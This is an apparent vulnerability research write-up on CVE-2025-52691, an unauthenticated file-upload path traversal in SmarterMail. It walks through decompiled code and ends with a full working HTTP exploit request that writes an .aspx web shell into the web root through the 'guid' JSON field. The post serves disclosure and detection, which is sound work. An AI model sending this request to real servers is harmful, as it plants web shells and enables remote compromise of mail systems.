
Do Smart People Ever Say They’re Smart? (SmarterTools SmarterMail Pre-Auth RCE CVE-2025-52691)

Welcome to 2026!
While we are all waiting for the scheduled SSLVPN ITW exploitation programming that occurs every January, we’re back from Christmas and idle hands, idle minds, yada yada.

In December, we were alerted to a vulnerability in SmarterTools’ SmarterMail solution, accompanied by an advisory from Singapore’s Cyber Security Agency (CSA) - CVE-2025-52691, a pre-auth RCE that obtained full marks (10/10) on the industry’s scale.
Vulnerabilities like these are always exciting, because when plotted on the watchTowr Quadrant of Disillusion, they plot well on both axes - ragebait, and technical interest.
What is SmarterTools’ SmarterMail ?
SmarterTools describes it as “a secure, all-in-one business email and collaboration server for Windows and Linux - an affordable Microsoft Exchange alternative.”

But Anyway
During our inevitable preamble, something struck us as curious.
Both the CSA’s advisory and CVE entry were released at the end of December 2025. We’re also made aware that the vulnerability was fixed in build 9413 - but how can it be? This version was released on 10th Oct 2025, and at the time of scribbling this blog post, the newest build is 9483.

While not telepathic, this is curious - does it imply that this vulnerability was silently fixed almost 3 months before disclosure, and customers of this solution had to wait approximately 2.5 months for the official information that the not-so-critical CVSS 10 vulnerability had been identified and fixed - and that they should likely update with urgency?
As always, this is truly inspired because of lines like “it makes our customers safe [from our previously insecure software], it gives them a time to patch, blah blah blah”.

While commendable, perhaps, maybe, maybe not - we were all force-fed the lesson during 2025 (and many years before) that attackers are actually aware of reverse engineering and do have the ability to identify silently patched vulnerabilities.
Which, once again, makes everyone wonder - did this really happen? Is it possible someone figured this out before the advisory and went under the radar?

At least the release notes for build 9413 mention some friendly “general security fixes”, whatever this means.
Enough whining - let’s speed run this vulnerability.
Although the vulnerability itself is “simple” when you look backwards, it did require reading and appears to have existed within the code base for a significant period of time. Kudos to Mr Chua Meng Han from Singapore’s Centre for Strategic Infocomm Technologies (CSIT).
CVE-2025-52691 - Technical Details
We start as we always do in these escapades, diffing a vulnerable and non-vulnerable version.
Based on the advisory, we picked the following SmarterMail versions:
- Build 9406 (vulnerable)
- Build 9413 (not vulnerable)
We’ll skip past the litany of irrelevant code changes and jump to where we saw “interesting”.
Here, you can see a diff for the SmarterMail.Web.Api.FileUploadController.Upload method:

In the diff above, we can see that the patched build 9413 has added validation of a parameter related to GUIDs.
That strikes us as strange, and aligns with the vibe the advisory gives us - let’s verify if this is potentially interesting.
FileUploadController is a valid API controller, registered to the /api/upload route:
namespace SmarterMail.Web.Api
{
	[Route("api/upload")]
	[DisplayName("File Upload")]
	[ApiDoNotDocument]
	[ApiExceptionFilter]
	public class FileUploadController : ApiControllerBase
	{
		//...
	}
}
In the patched version, this is a valid API endpoint that requires no (zero, 0) authentication to interact with (note the AllowAnonymous value for the AuthenticatedService attribute):
		[ShortDescription("")]
		[Description("Upload a file chunk.")]
		[AuthenticatedService(AllowAnonymous = true)]
		[Route("")]
		[HttpPost]
		[Returns(typeof(string))]
		public Task<ActionResult> Upload()
		{
			//...
		}
This feels right.
We appear to have:
- An unauthenticated file upload endpoint, which,
- Post-patching, has a level of GUID-validation added.
Nobody needs to be a fortune-teller to predict what went wrong here and why this GUID validation might be so important.

As always, we will walk through and confirm this.
There is a lot of code there. We have significantly shortened the code snippets for brevity, aiming to include the most important parts only.
[ShortDescription("")]
[Description("Upload a file chunk.")]
[AuthenticatedService(AllowAnonymous = true)]
[Route("")]
[HttpPost]
[Returns(typeof(string))]
public async Task<ActionResult> Upload()
{
	ActionResult actionResult;
	try
	{
		StringValues stringValues = base.Request.Form["context"]; // [1]
		StringValues stringValues2 = base.Request.Form["contextData"]; // [2]
		if (base.Request.Form.Files.Count == 0) // [3]
		{
			actionResult = this.StatusCode(415);
		}
		else
		{
			//...
				if (stringValues2 != StringValues.Empty)
				{
					pupData.targetData = JsonConvert.DeserializeObject<PostUploadProcessingTargetData>(stringValues2.ToString()); // [4]
				}
				//...
				switch (readPartResult2.status)
				{
				case ReadPartStatus.BAD:
					actionResult = base.CreateStatusCode(HttpStatusCode.InternalServerError, readPartResult2.message);
					break;
				case ReadPartStatus.GOOD:
					actionResult = this.Ok("");
					break;
				case ReadPartStatus.DONE:
				{
					ResumableConfiguration uploadConfiguration = this.GetUploadConfiguration();
					FileStream file = FileX.OpenRead(readPartResult2.filePath);
					object obj = null;
					SmarterMail.Web.Logic.UploadResult retStatus;
					try
					{
						retStatus = await UploadLogic.ProcessCompletedUpload(this.WebHostEnvironment, base.HttpContext, base.HttpAbsoluteRootPath, base.VirtualAppPath, currentUserTemp, pupData, new SmarterMail.Web.Logic.UploadedFile
						{
							fileName = uploadConfiguration.FileName,
							stream = file
						});
					}); // [5]
//...
Let’s step through our annotations:
- At
[1]and[2], the code will retrieve thecontextandcontextDatafrom the HTTP Request. - At
[3], we gain an important piece of information - suggesting we any file uploaded should be using themultipart/form-datacontent type. - At
[4], we can see the code deserializes thecontextDatato an object ofPostUploadProcessingTargetDatatype. - At
[5], the code invokes theProcessCompletedUploadmethod and our deserialized object will be included as one of the inputs.
Before we start analyzing the ProcessCompletedUpload method, let's try to understand what we should deliver within the contextData parameter - to ensure that the JSON deserialization is successful.
The following code snippet presents a shortened code for the PostUploadProcessingTargetData class:
namespace SmarterMail.Web.Logic
{
	[Serializable]
	public class PostUploadProcessingTargetData
	{
		//...
		[CanBeNull]
		public string guid { get; set; }

		[CanBeNull]
		public string domain { get; set; }
		//...
	}
}
In brief, this class contains multiple settings related to uploads. As it is being deserialized with JSON.NET, we need to “deliver” valid JSON here in order to control those settings.
Looking closely, we can see that the PostUploadProcessingTargetData class contains a public guid property, which also has a public setter. This effectively means that we can control this value through deserialization, which is likely relevant to our escapades because the patch for this vulnerability implements validation in this context.
Following on from this, the ProcessCompletedUpload method performs an important task.
This method leverages a switch-case statement to make a decision based on the value of the attacker-controlled context parameter.
Effectively, it allows you to perform different upload operations, like:
- Upload of ICS files.
- Upload of attachments.
- Notes imports.
- Cloud-based uploads.
- And many more.
Following our suspicion that the guid parameter is relevant, we focused on upload operations that leveraged this parameter.
public static async Task<UploadResult> ProcessCompletedUpload(IWebHostEnvironment webHostEnvironment, HttpContext httpContext, string httpAbsoluteRootPath, string virtualAppPath, UserData currentUser, PostUploadProcessing pupData, UploadedFile file)
{
	UploadResult uploadResult;
	try
	{
		//...
		string target = pupData.target;
		if (target != null)
		{
			switch (target.Length)
			{
			case 8:
				if (target == "task-ics")
				{
					return UploadLogic.TaskImportIcsFile(currentUser, file, pupData.targetData.source, pupData.targetData.fileId);
				}
				break;
			case 10:
				if (target == "attachment") // [1]
				{
					return await MailLogic.SaveAttachment(webHostEnvironment, httpAbsoluteRootPath, currentUser, file, pupData.targetData.guid, ""); // [2]
				}
				break;
			case 11:
				if (target == "note-import")
				{
					return NoteLogic.ImportNote(currentUser, file, pupData.targetData.source);
				}
				break;
				//...
			//...
}
And bingo, you can see it above at annotations [1] and [2].
If an attacker provides the value attachment in the context parameter, the code calls the MailLogic.SaveAttachment method and leverages the attacker’s guid value as one of the arguments.
Eventually, the SmarterMail.Web.Logic.MailLogic.SaveAttachment method leads to another method with the same name, but provided by a different class: SmarterMail.Web.Logic.HelperClasses.AttachmentsHelper.SaveAttachment .
This is where the magic happens!
public static async Task<UploadResult> SaveAttachment(IWebHostEnvironment _webHostEnvironment, string httpAbsoluteRootPath, UserData currentUser, UploadedFile file, string guid, string contentId = "")
{
	//...
	try
	{
		if (file != null && file.stream.Length > 0L)
		{
			sanitizedName = AttachmentsHelper.SanitizeFilename(file.fileName); // [1]
			string text = AttachmentsHelper.FindExtension(sanitizedName); // [2]
			DirectoryInfoX directoryInfoX = new DirectoryInfoX(PathX.Combine(FileManager.BaseDirectory, "App_Data", "Attachments")); // [3]
			if (!DirectoryX.Exists(directoryInfoX.ToString()))
			{
				DirectoryX.CreateDirectory(directoryInfoX.ToString());
			}
			//...
			lock (attachments)
			{
				List<AttachmentInfo> list;
				AttachmentsHelper.Attachments.TryGetValue(attachguid, out list);
				if (list != null)
				{
					if (list.FirstOrDefault((AttachmentInfo x) => x.Size == attachmentInfo.Size && x.ContentType == attachmentInfo.ContentType && x.ActualFileName == attachmentInfo.ActualFileName) == null)
					{
						attachmentInfo.GeneratedFileName = AttachmentsHelper.GenerateFileName(attachguid, list.Count, text); // [4]
						attachmentInfo.GeneratedFileNameAndLocation = AttachmentsHelper.GenerateFileNameAndLocation(directoryInfoX.ToString(), attachmentInfo.GeneratedFileName); // [5]
						list.Add(attachmentInfo);
					}
				}
				else
				{
					attachmentInfo.GeneratedFileName = AttachmentsHelper.GenerateFileName(attachguid, 0, text); // [6]
					attachmentInfo.GeneratedFileNameAndLocation = AttachmentsHelper.GenerateFileNameAndLocation(directoryInfoX.ToString(), attachmentInfo.GeneratedFileName); // [7]
					//...
				}
			}
			if (attachmentInfo.GeneratedFileName != null && attachmentInfo.GeneratedFileName.Length > 0)
			{
				using (FileStream fileStream = new FileStream(attachmentInfo.GeneratedFileNameAndLocation, FileMode.Create, FileAccess.Write))
				{
					file.stream.CopyTo(fileStream); // [8]
				}
				//...
			}
		//...
		}
	//...
	}
	//...
}
Before we dig in, let’s summarize what we already know.
- We have an unauthenticated file upload endpoint, which we are triggering with the
multipart/form-dataHTTP request. - Within this HTTP request, we need to include several parameters (like
contextandcontextData). - The parameter
contextDataallows us to control and specify the value of theguidparameter, which is somehow being used during an upload operation forattachment’s. - Crucially, our request must include a file that we want to upload.
- For the purposes of brevity, we’ll add one last thing - in this HTTP request, we also need to specify the
resumableFilenameparameter. This value is used to set thefileNamevalue of thefileobject, which you can see at[1].
If you look closely at the above code snippet, you might see some potential stumbling blocks:
- At
[1], we can see that the code attempts to sanitize an attacker-controlled file name. Let’s assume that this protection mechanism is OK and it does not allow you to include any path traversal sequences. - At
[2], we observe a key method calledFindExtension, which is called on the attacker-controlled file name.
private static string FindExtension(string fileName)
		{
			if (fileName == null || fileName.Length < 1 || !fileName.Contains("."))
			{
				return "";
			}
			string[] array = fileName.Split('.', StringSplitOptions.None);
			return array[array.Length - 1];
		}
This function is, however, fairly simple - it just extracts the file’s extension and does not verify the extension itself. Probably fine, as you may want to send attachments with various wild extensions.
At [3], we can see an operation within the code that generates a base directory for the upload operation.
In our Windows-based environment, it’s equal to: C:\\Program Files (x86)\\SmarterTools\\SmarterMail\\Service\\App_Data\\Attachments .
App_Data is fairly specific as an upload destination, as it is typically properly restricted by IIS and not possible to directly access files within said directory.
Tl;dr we cannot just “simply upload” a web shell, and if this is the correct path we’re following, we will somehow need to escape from this upload directory.
Luckily, we have more - lines [4] [5] and [6] [7] respectively.
AttachmentsHelper.GenerateFileName generates a file name (and our guid of interest is included as one of the arguments) and GenerateFileNameAndLocation includes the generated file name in the whole upload path!
Let’s have a look:
	private static string GenerateFileName(string attachguid, int count, string extension)
	{
		if (extension != null && extension.Length > 0)
		{
			return string.Format("att_{0}_{1}.{2}", AttachmentsHelper.<GenerateFileName>g__CleanGuid|20_0(attachguid), count, extension);
		}
		return string.Format("att_{0}_{1}", AttachmentsHelper.<GenerateFileName>g__CleanGuid|20_0(attachguid), count);
	}
Surprise, surprise, we should rebrand to diviners!
We appear to have correctly predicted that the guid parameter is our smoking gun and is susceptible to trivial path traversal.
Ok, hold on - maybe there are some protections implemented in the GenerateFileNameAndLocation method?
private static string GenerateFileNameAndLocation(string directory, string generatedFileName)
{
	string format = "{0}" + PathVariables.FORWARDSLASH_STRING + "{1}";
	return string.Format(format, directory, generatedFileName);
}
Nevermind. There are not.
At [8], we can see that our uploaded file will be finally written - including path traversal - and we have achieved a full unauthenticated file write on SmarterMail via an arbitrary file write.
Here’s One We Prepared Earlier
To tie this all together, the final HTTP request to trigger the above looks like the following:
POST /api/upload HTTP/1.1
Host: watchtowr.com:1337
Content-Length: 698
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="context"

attachment
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="resumableIdentifier"

watchTowrID
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="resumableFilename"

fakefile.aspx
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="contextData"

{"guid":"dag/../../../../../../../../../../../../../../../inetpub/wwwroot/watchTowr"}
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="whatever"; filename="whatever.jpg"

Your-WebShell-Here
------WebKitFormBoundary7MA4YWxkTrZu0gW--
To explain this in more words:
- We have set the
contextparameter toattachment, allowing us to reach the vulnerable code path. - The
resumableFilenameparameters contains a filename with an.aspxextension. - The
contextDataparameter value contains aguidkey, which we leverage to abuse the path traversal. - The file upload section contains a webshell payload.
Just to be doubly sure, we can debug the GenerateFileNameAndLocation method and verify that we were able to successfully exploit the path traversal:

You may notice that the code will append an integer to the file name, although not a huge issue - because of course the final file name is included in the HTTP response:
{"key":"att_dag/../../../../../../../../../../../../../../../inetpub/wwwroot/watchtowr_0.aspx","fileName":"fakefile.aspx"}
Eventually, our webshell is uploaded and we can enjoy a friendly, silently-patched-for-3-months, RCE.


As an aside, it seems that SmarterMail scans all the attachments with the ClamAV , as shown in the screenshot below.
However, either ClamAV is unable to recognize a basic webshell payload (possible), or SmarterMail is unable to process ClamAV results. Fun.

Detection Artifact Generator
True to form, we’re providing our Detection Artifact Generator to enable organizations to determine their exposure and build detection rulesets. This generator can be found here, and was verified against:
- Windows-based installations, combined with,
- Newer builds (94xx) or an obsolete build (16).
(No, we did not test every single version ever produced of SmarterMail)
The research published by watchTowr Labs is just a glimpse into what powers the watchTowr Platform – delivering automated, continuous testing against real attacker behaviour.
By combining Proactive Threat Intelligence and External Attack Surface Management into a single Preemptive Exposure Management capability, the watchTowr Platform helps organisations rapidly react to emerging threats – and gives them what matters most: time to respond.